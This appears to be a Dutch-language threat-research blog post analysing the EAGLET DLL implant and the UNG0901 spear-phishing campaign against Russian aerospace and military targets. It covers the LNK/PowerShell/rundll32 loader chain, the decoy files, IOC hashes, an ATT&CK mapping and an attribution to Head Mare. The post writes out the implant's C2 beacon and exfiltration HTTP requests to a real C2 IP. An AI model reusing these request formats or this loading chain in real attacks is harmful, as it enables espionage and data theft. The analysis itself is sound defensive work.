

Inhoud
- Introductie
- Eerste bevindingen
- Infectieketen.
- Technische Analyse
- Fase 0 – Kwaadaardig e-mailbestand.
- Fase 1 – Kwaadaardig LNK-bestand.
- Fase 2 – Het decoy-bestand bekijken.
- Fase 3 – Kwaadaardig EAGLET-implantaat.
- Jacht en infrastructuur.
- Infrastructurele details.
- Vergelijkbare campagnes.
- Attribution
- Conclusie
- SEQRITE Bescherming.
- IOCs
- MITRE ATT&CK.
Introductie
SEQRITE Labs APT-Team heeft onlangs een campagne ontdekt die zich richt op de Russische lucht- en ruimtevaartindustrie. De campagne is gericht op medewerkers van Voronezj Aircraft Production Association (VASO), een van de grootste vliegtuigfabrikanten in Rusland, door gebruik te maken van TTN-documenten (товарно-транспортная накладная), die cruciaal zijn voor de Russische logistieke operaties. Het gehele malware-ecosysteem dat bij deze campagne betrokken is, is gebaseerd op het gebruik van een kwaadaardig LNK-bestand (EAGLET DLL-implantaat), dat vervolgens kwaadaardige commando's uitvoert en gegevens steelt.
In deze blog bespreken we de technische details van de campagne die we tijdens onze analyse tegenkwamen. We bekijken de verschillende fasen van deze campagne, beginnend met een diepgaande analyse van de initiële infectieketen tot en met het implantaat dat in deze campagne wordt gebruikt, en eindigend met een afsluitend overzicht van de campagne.
Eerste bevindingen
Onlangs, op 27 juni, ontdekte ons team tijdens het opsporen van kwaadaardige spear-phishing-bijlagen een kwaadaardig e-mailbestand dat opdook op bronnen zoals VirusTotal . Bij verder onderzoek vonden we ook een kwaadaardig LNK-bestand, dat verantwoordelijk was voor de uitvoering van de kwaadaardige DLL-bijlage waarvan het bestandstype zich voordeed als een ZIP-bijlage.
Bij het bekijken van de e-mail vonden we het bestand Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip, wat zich vertaalt naar Transport_Consignment_Note_TTN_No.391-44_from_26.06.2025.zip. Het is in feite een DLL-bestand. Na verder zoeken vonden we een ander bestand, een snelkoppeling [LNK], met dezelfde naam. Vervolgens besloten we de werking van deze bestanden te onderzoeken.

Infectieketen
Technische Analyse
We zullen de analyse van deze campagne opsplitsen in drie verschillende delen. We beginnen met het onderzoeken van het schadelijke EML-bestand, gevolgd door de bijlage Ie, het schadelijke DLL-bestand en het LNK-bestand.
Fase 0 – Kwaadaardig e-mailbestand.
Nou, in eerste instantie vonden we een kwaadaardig e-mailbestand met de naam backup-message-10.2.2.20_9045-800282.eml, geüpload vanuit de Russische Federatie. Na het bekijken van de details van het e-mailbestand.

We ontdekten dat de e-mail naar een medewerker van de Voronezh Aircraft Production Association (VASO) van het Transport and Logistics Centre was gestuurd met betrekking tot een leveringsbon.

Bij het bestuderen van de inhoud van de e-mail ontdekten we dat het bericht was opgesteld om nieuws te brengen over recente logistieke bewegingen, met een verwijzing naar een vrachtbrief ( Товарно-транспортная накладная №391-44 от 26.06.2025 ). De e-mail drong er ook bij de ontvanger op aan zich voor te bereiden op de levering van een bepaalde lading binnen 2-3 dagen. Omdat we al hadden vastgesteld dat de dader zich voordeed als een persoon, ontdekten we ook een kwaadaardige bijlage, vermomd als een ZIP-bestand. Na het downloaden bleek het een schadelijke DLL-implantaat te zijn.
Naast de kwaadaardige DLL-implantatie hebben we ook gezocht naar een kwaadaardig LNK-bestand met dezelfde naam. Wij denken dat dit bestand afkomstig is van een andere spearfishing-bijlage. Het bestand wordt gebruikt om deze DLL-implantatie uit te voeren, die we EAGLET hebben genoemd.
In het volgende gedeelte gaan we dieper in op het schadelijke LNK-bestand.
Fase 1 – Kwaadaardig LNK-bestand.

Toen we het LNK-bestand bekeken, ontdekten we dat het een specifieke reeks taken uitvoert die uiteindelijk het schadelijke DLL-bestand uitvoeren en een misleidende pop-up op het scherm weergeven. Dit gebeurt op de volgende manier.

In eerste instantie wordt het script op de achtergrond uitgevoerd met behulp van het binaire bestand powershell.exe, dat het gemaskeerde ZIP-bestand opsomt. Dit is het schadelijke EAGLET-implantaat. Als het schadelijke implantaat wordt gevonden, wordt het uitgevoerd via rundll32.exe LOLBIN. Als het bestand niet kan worden gevonden, wordt recursief gezocht naar het bestand onder %USERPROFILE%. Als het bestand op die locatie niet kan worden gevonden, wordt het uitgevoerd. Als het bestand op die locatie niet kan worden gevonden, wordt gezocht onder %TEMP%.
Zodra het DLL-implantaat is gevonden, wordt het uitgevoerd en extraheert het een lokaas-XLS-bestand dat in het implantaat is ingesloten. Dit gebeurt door het XLS-bestand van 59904 bytes te lezen, dat net na de eerste 296960 bytes is opgeslagen. Dit bestand wordt vervolgens naar de map %TEMP% geschreven met de naam ранспортная_накладная_ТТН_№391-44_от_26.06.2025.xls. Dit is het doel van het schadelijke LNK-bestand. In de volgende sectie zullen we het lokaas-bestand nader bekijken.
Fase 2 - Het decoy-bestand bekijken.
In dit gedeelte gaan we kijken naar het XLS-decoybestand, dat is geëxtraheerd uit het DLL-implantaat.

In eerste instantie stelden we vast dat het genoemde .XLS-bestand gekoppeld is aan een gesanctioneerde Russische entiteit, Obltransterminal LLC (ООО “Облтранстерминал”), die voorkomt op de OFAC SDN-lijst (Specially Designated Nationals) van het Amerikaanse ministerie van Financiën. De organisatie is gesanctioneerd op grond van Executive Order 14024 vanwege haar betrokkenheid bij de Russische militair-logistieke infrastructuur.


Vervolgens zagen we dat het XLS-bestand details bevatte over gestructureerde velden voor het vastleggen van containernummer, type, leeggewicht, laadvermogen en zegelnummer, evenals voertuig- en platforminformatie. Het bevatte met name selectievakjes voor de containerstatus (geladen, leeg of in reparatie) en een schematisch gebied voor het markeren van fysieke schade aan de container.

Vervolgens zien we dat de nepcontainer een gedetailleerde lijst bevat met schadecodes voor containers die doorgaans worden gebruikt in Russische logistieke operaties . Deze codes hebben betrekking op een breed scala aan structurele en mechanische problemen die tijdens een containerinspectie kunnen worden vastgesteld. De lijst bevat specifieke termen zoals scheuren of perforaties (Трещина), vervormingen van boven- en onderbalken (Деформация верхних/нижних балок), corrosie (Сквозная коррозия) en de afwezigheid of beschadiging van vergrendelingsstangen, scharnieren, rubberen afdichtingen, platen en hoekfittingen. Elk schadetype is systematisch genummerd van 1 tot 24, conform de gestandaardiseerde inspectiedocumentatie.
In het algemeen is de lokvogel in principe bedoeld om een officieel Russisch containerinspectiedocument te simuleren – meer specifiek een Equipment Interchange Report (EIR) – dat wordt gebruikt bij de overdracht van vrachtcontainers. Het bevat gestructureerde velden voor containerspecificaties, zegelnummers, gewicht en voertuiggegevens, samen met schematische diagrammen en een gestandaardiseerde lijst van 24 schadecodes die alles omvatten, van scheuren en vervormingen tot corrosie en ontbrekende onderdelen die verband houden met Obltransterminal LLC . In het volgende gedeelte zullen we de EAGLET-implantatie nader bekijken.
Fase 3 – Kwaadaardig EAGLET-implantaat.

In eerste instantie, toen we het implantaat zagen en het in een PE-analysetool laadden, konden we bevestigen dat het hier om een PE-bestand ging, waarbij de lokaas in het overlay-gedeelte was opgeslagen, wat we eerder al zagen.

Vervolgens keken we naar de exports van deze kwaadaardige DLL, de EntryPoint, en helaas bevatte die niets interessants. Vervolgens keken we naar de DllEntryPoint, die ons naar de DllMain leidde, die wel interessante code bevatte met betrekking tot kwaadaardig gedrag.

De interessante eerste functie, die in principe informatie over de doelmachine opsomt.


Bij deze functie gaat de code verder met het creëren van een unieke GUID van het doelwit. Deze GUID wordt gebruikt om het slachtoffer te identificeren. Elke keer dat de implantatie wordt uitgevoerd, wordt een nieuwe GUID gegenereerd. Dit imiteert het gedrag van de sessie-ID, wat de operator of de bedreigende actor helpt duidelijkheid te krijgen over het doelwit.


Vervolgens worden de computernaam van de doelcomputer, de hostnaam en de DNS-domeinnaam van de doelcomputer opgesomd. Zodra deze is ontvangen, wordt een map met de naam MicrosoftApppStore aangemaakt onder de locatie ProgramData.

Vervolgens wordt met CreateThread een schadelijke thread aangemaakt, die verantwoordelijk is voor het verbinden met het command-and-control[C2] IP en nog veel meer.


Vervolgens kunnen we zien dat het implantaat bepaalde Windows-netwerk-API's gebruikt, zoals WinHttpOpen, om een HTTP-sessie te starten. Deze sessie wordt gemaskeerd door een ongebruikelijke user-agent-string MicrosoftAppStore/2001.0, die vervolgens wordt gevolgd door een andere API, WinHtppConnect, die probeert verbinding te maken met de hardgecodeerde command-and-control[C2]-server, 185.225.17.104, via poort 80. Als dit mislukt, blijft het opnieuw proberen.


Als de implantaten verbinding maken met de C2, vormt dit een URL-pad dat wordt gebruikt om een GET-verzoek naar de C2-infrastructuur te sturen. De volledige aanvraagtekst ziet er ongeveer zo uit:
GET /poll?id=<{willekeurig-aangemaakte-GUID}&hostname={hostname}&domein={domein} HTTP/1.1Host: 185.225.17.104
Na het verzenden van het verzoek probeert het implantaat het HTTP-antwoord van de C2-server te lezen, dat instructies kan bevatten om bepaalde acties uit te voeren.

Wat de functionaliteit betreft, ondersteunt het implantaat shell-access, wat de C2-operator of bedreigingsactor in principe een shell op de doelcomputer geeft, die vervolgens gebruikt kan worden om schadelijke activiteiten uit te voeren.

Een andere functie is de downloadfunctie in dit implantaat, die schadelijke content van de server downloadt of gewenste of interessante bestanden van de doelcomputer exfiltreert. Eén functie downloadt schadelijke content van de server en slaat deze op in de locatie C:\ProgramData\MicrosoftAppStore\. Omdat de C2 momenteel down is, konden de bestanden die gebruikt waren of zijn, niet worden gevonden tijdens de publicatie van dit onderzoek.


Later werd ook een andere functionaliteit die niet relevant was voor deze downloadfunctie duidelijk: het implantaat exfiltreert in feite bestanden van de doelcomputer. De aanvraagtekst ziet er ongeveer zo uit:
POST /result HTTP/1.1Host: 185[.]225[.]17[.]104Content-Type: application/x-www-form-urlencoded id=8b9c0f52-e7d1-4d0f-b4de-fc62b4c4fa6f&hostname=VICTIM-PC&domain=CORP&result=Q29tbWFuZCByZXN1bHQgdGV4dA==
De kenmerken zijn dus als volgt.
| Kenmerk | Trigger-trefwoord | Gedrag | Doel |
| Opdracht Uitvoering | cmd: | Voert een shell-opdracht uit die is ontvangen van de C2-server en legt de uitvoer vast | Uitvoering van externe code |
| Bestand downloaden | downloaden: | Downloadt een bestand van een externe locatie en slaat het op in C:\ProgramData\MicrosoftAppStore\ | Payload-staging |
| exfiltratie | (automatisch) | Stuurt het resultaat van de uitvoering van de opdracht of de downloadstatus terug naar de C2-server via HTTP POST | Gegevens exfiltratie |
Daarmee is de technische analyse van het EAGLET-implantaat samengevat. Hierna kijken we naar het andere deel, dat zich richt op infrastructurele kennis en het opzetten van vergelijkbare jachtcampagnes.
Jacht en infrastructuur
Infrastructurele details
In deze sectie bekijken we de infrastructuurgerelateerde artefacten. Allereerst de C2, waarvan we 185[.]225[.]17[.]104 vonden, die verantwoordelijk is voor de verbinding met het EAGLET-implantaat. De C2-server bevindt zich in Roemenië onder ASN 39798 van MivoCloud SRL.


Na onderzoek bleek dat veel passieve DNS-records verwezen naar historische infrastructuur die eerder in verband werd gebracht met hetzelfde dreigingscluster als TA505, zoals onderzocht door onderzoekers van BinaryDefense . De DNS-records suggereren dat er in deze campagne gebruik is gemaakt van vergelijkbare of hergebruikte infrastructuur. Naast de infrastructurele correlaties met TA505, die zich beperken tot het gebruik van hergebruikte domeinen, zagen we ook dat sommige andere verdachte domeinen DNS-records hadden die naar dezelfde infrastructuur verwezen. Met grote zekerheid kunnen we stellen dat de huidige campagne, afgezien van de bovengenoemde informatie, geen verband houdt met TA505.

Vergelijkbaar met de campagne die zich richt op de lucht- en ruimtevaartsector, hebben we ook een andere campagne gevonden die zich richt op de Russische militaire sector via documenten met een rekruteringsthema. We ontdekten in die campagne dat de dreigingsactor een EAGLET-implantaat gebruikte dat verbinding maakt met de C2, Ie, 188[.]127[.]254[.]44, die zich in het Russisch bevindt onder ASN 56694 en eigendom is van de organisatie LLC Smart Ape.
Vergelijkbare campagnes
Campagne 1 – Militaire thema-targeting
In eerste instantie zagen we de URL-tekst en veel andere gedragskenmerken van het implantaat. Dit leidde ons naar een andere reeks campagnes met exact hetzelfde implantaat, die werden gebruikt om Russische militaire rekrutering te targeten.

Deze lokvogel is afkomstig van een EAGLET-implantaat met de naam Договор_РН83_изменения.zip, wat zich vertaalt naar Contract_RN83_Changes, en is gericht op personen en entiteiten die betrokken zijn bij de rekrutering van het Russische leger. Zoals we kunnen zien, benadrukt de lokvogel meerdere voordelen van dienstbaarheid, waaronder een hypotheek op een huis, een pensioen en nog veel meer voordelen.
Campagne 2 – EAGLET-implantaat zonder ingebed lokaas

In de vorige campagnes zagen we dat de bedreigingsentiteit af en toe een schadelijke LNK liet vallen, die het DLL-implantaat uitvoert en de lokaas uit het overlay-gedeelte van het implantaat extraheert, maar in deze campagne zagen we ook een implantaat zonder lokaas erin.

Daarnaast zagen we ook meerdere overlappingen tussen deze campagnes, die vergelijkbare doelen nastreefden en dezelfde implantatiecode gebruikten als de dreigingsentiteit Head Mare, die zich richtte op Russischsprekende personen en die aanvankelijk door onderzoekers van Kaspersky was ontdekt.
Attribution
Attributie is een essentiële maatstaf bij het beschrijven van een bedreigende actor of groep. Het omvat het analyseren en correleren van verschillende domeinen, waaronder tactieken, technieken en procedures (TTP's), overeenkomsten en hergebruik van code, de motivatie van de bedreigende actor en soms operationele fouten zoals het gebruik van vergelijkbare bestands- of afleidingsnomenclatuur.
Tijdens onze voortdurende monitoring van UNG0901 ontdekten we opmerkelijke overeenkomsten en overlappingen met de dreigingsgroep Head Mare, zoals geïdentificeerd door onderzoekers van Kaspersky. Laten we enkele van de belangrijkste overlappingen tussen Head Mare en UNG0901 bekijken.
Belangrijke overlappingen tussen UNG0901 en Hoofdmerrie
- Gereedschapsarsenaal:
Onderzoekers van Kaspersky merkten op dat Head Mare vaak een Golang-gebaseerde backdoor gebruikt, bekend als PhantomDL, die vaak wordt ingepakt met behulp van softwarepackers zoals UPX, die zeer eenvoudige maar functionele functies hebben zoals shell, download, upload en exit. Ook UNG0901 heeft een EAGLET-implantaat geïmplementeerd, dat vergelijkbaar gedrag vertoont en bijna dezelfde functies heeft, zoals shell, download, upload, enz., en dat is geprogrammeerd in C++.
- Techniek voor het benoemen van bestanden:
Onderzoekers van Kaspersky merkten op dat de PhantomDL-malware vaak wordt verspreid via spearphishing met bestandsnamen zoals Contract_kh02_523. Ook in de campagnes die we zagen met UNG0901, waren er bestandsnamen met een vergelijkbare stijl, zoals Contract_RN83_Changes. En er waren nog veel meer bestandsnaamgevingsschema's die we vergelijkbaar vonden.
- Motivatie:
Head Mare heeft belangrijke entiteiten die verband houden met Rusland op het oog, terwijl UNG0901 ook meerdere belangrijke entiteiten die verband houden met Rusland op het oog had.
Daarnaast zijn er nog veel meer en sterke overeenkomsten die de connectie tussen deze twee dreigingsentiteiten versterken. Daarom schrijven we UNG0901 dezelfde middelen en veel andere overeenkomsten toe aan Head Mare, dat zich richt op Russische overheids- en niet-overheidsentiteiten.
Conclusie
UNG0901, oftewel Unknown-Group-901, demonstreert een gerichte cyberoperatie tegen de Russische lucht- en ruimtevaart- en defensiesector met behulp van spearphishing-e-mails en een speciaal EAGLET DLL-implantaat voor spionage en data-exfiltratie. UNG0901 overlapt ook met Head Mare, dat meerdere overeenkomsten vertoont, zoals de nomenclatuur van de lokaas en nog veel meer.
SEQRITE Bescherming
- AgentCiR
- trojan.49644.SL
IOCs
| Bestandstype | FileName | SHA-256 |
| LNK | Договор_РН83_изменения.pdf.lnk | a9324a1fa529e5c115232cbbc60330d37cef5c20860bafc63b11e14d1e75697c |
| Транспортная_накладная_ТТН_№391-44_от_26.06.2025.xls.lnk | 4d4304d7ad1a8d0dacb300739d4dcaade299b28f8be3f171628a7358720ca6c5 | |
| DLL | Договор_РН83_изменения.zip | 204544fc8a8cac64bb07825a7bd58c54cb3e605707e2d72206ac23a1657bfe1e |
| Транспортная_накладная_ТТН_№391-44_от_26.06.2025.zip | 01f12bb3f4359fae1138a194237914f4fcdbf9e472804e428a765ad820f399be | |
| NB | b683235791e3106971269259026e05fdc2a4008f703ff2a4d32642877e57429a | |
| Договор_РН83_изменения.zip | 413c9e2963b8cca256d3960285854614e2f2e78dba023713b3dd67af369d5d08 | |
| Lokvogel [XLS/ PDF] | temp.pdf | 02098f872d00cffabb21bd2a9aa3888d994a0003d3aa1c80adcfb43023809786 |
| sample_extracted.xls | f6baa2b5e77e940fe54628f086926d08cc83c550cd2b4b34b4aab38fd79d2a0d | |
| 80650000 | 3e93c6cd9d31e0428085e620fdba017400e534f9b549d4041a5b0baaee4f7aff | |
| sample_extracted.xls | c3caa439c255b5ccd87a336b7e3a90697832f548305c967c0c40d2dc40e2032e | |
| sample_extracted.xls | 44ada9c8629d69dd3cf9662c521ee251876706ca3a169ca94c5421eb89e0d652 | |
| sample_extracted.xls | e12f7ef9df1c42bc581a5f29105268f3759abea12c76f9cb4d145a8551064204 | |
| sample_extracted.xls | a8fdc27234b141a6bd7a6791aa9cb332654e47a57517142b3140ecf5b0683401 | |
| E-mailbestand | backup-bericht-10.2.2.20_9045-800282.eml | ae736c2b4886d75d5bbb86339fb034d37532c1fee2252193ea4acc4d75d8bfd7 |
MITRE ATT & CK
| Tactiek | Techniek | ID | Details |
| Eerste toegang | Spearphishing-bijlage | T1566.001 | Kwaadaardig .EML-bestand verzonden naar VASO-medewerker, dat zich voordoet als een logistiek centrum met TTN-documentlokmiddel. |
| Uitvoering | Uitvoering van binaire proxy van systeem: Rundll32 | T1218.011 | DLL-implantatie uitgevoerd via vertrouwde rundll32.exe LOLBIN, aangeroepen vanuit het .LNK-bestand. |
| PowerShell | T1059.001 | Wordt gebruikt voor het lokaliseren en starten van het DLL-implantaat vanuit meerdere fallback-directory's. | |
| Volharding | Implantaat in ZIP-vermomde DLL | [Custom] | DLL vermomt zich als .ZIP-bestand — persistentie wordt geïmpliceerd via door de operator aangestuurde uitvoeringen. |
| verdediging ontduiking | Het vermommen | T1036 | Implantaat vermomd als ZIP, nep-XLS gebruikt om goedgekeurde logistieke documenten te simuleren. |
| De reis van mijn leven | Ontdekking van systeeminformatie | T1082 | Verzamelt hostnaam, computernaam en domein; creëert een slachtoffer-GUID om het doelwit te identificeren. |
| Domeinvertrouwen ontdekken | T1482 | Somt het DNS-domein van het slachtoffer op voor netwerkprofilering. | |
| Commando en controle | Toepassingslaagprotocol: HTTP | T1071.001 | Communiceert met C2 via HTTP; gebruikt MicrosoftAppStore/2001.0 User-Agent. |
| Collectie | Gegevens van lokaal systeem | T1005 | Exfiltreert systeemdetails en bestandsinhoud op basis van de commando's van de bedreiging. |
| exfiltratie | Exfiltratie via C2-kanaal | T1041 | POST-verzoeken naar het /result-eindpunt op C2 met gecodeerde opdrachtresultaten of geëxfiltreerde gegevens. |
| Impact | Gegevens exfiltratie | T1537 | Gerichte datadiefstal uit de Russische lucht- en ruimtevaartsector. |
Auteurs:
Subhajeet Singha
Sathwik Ram Prakki

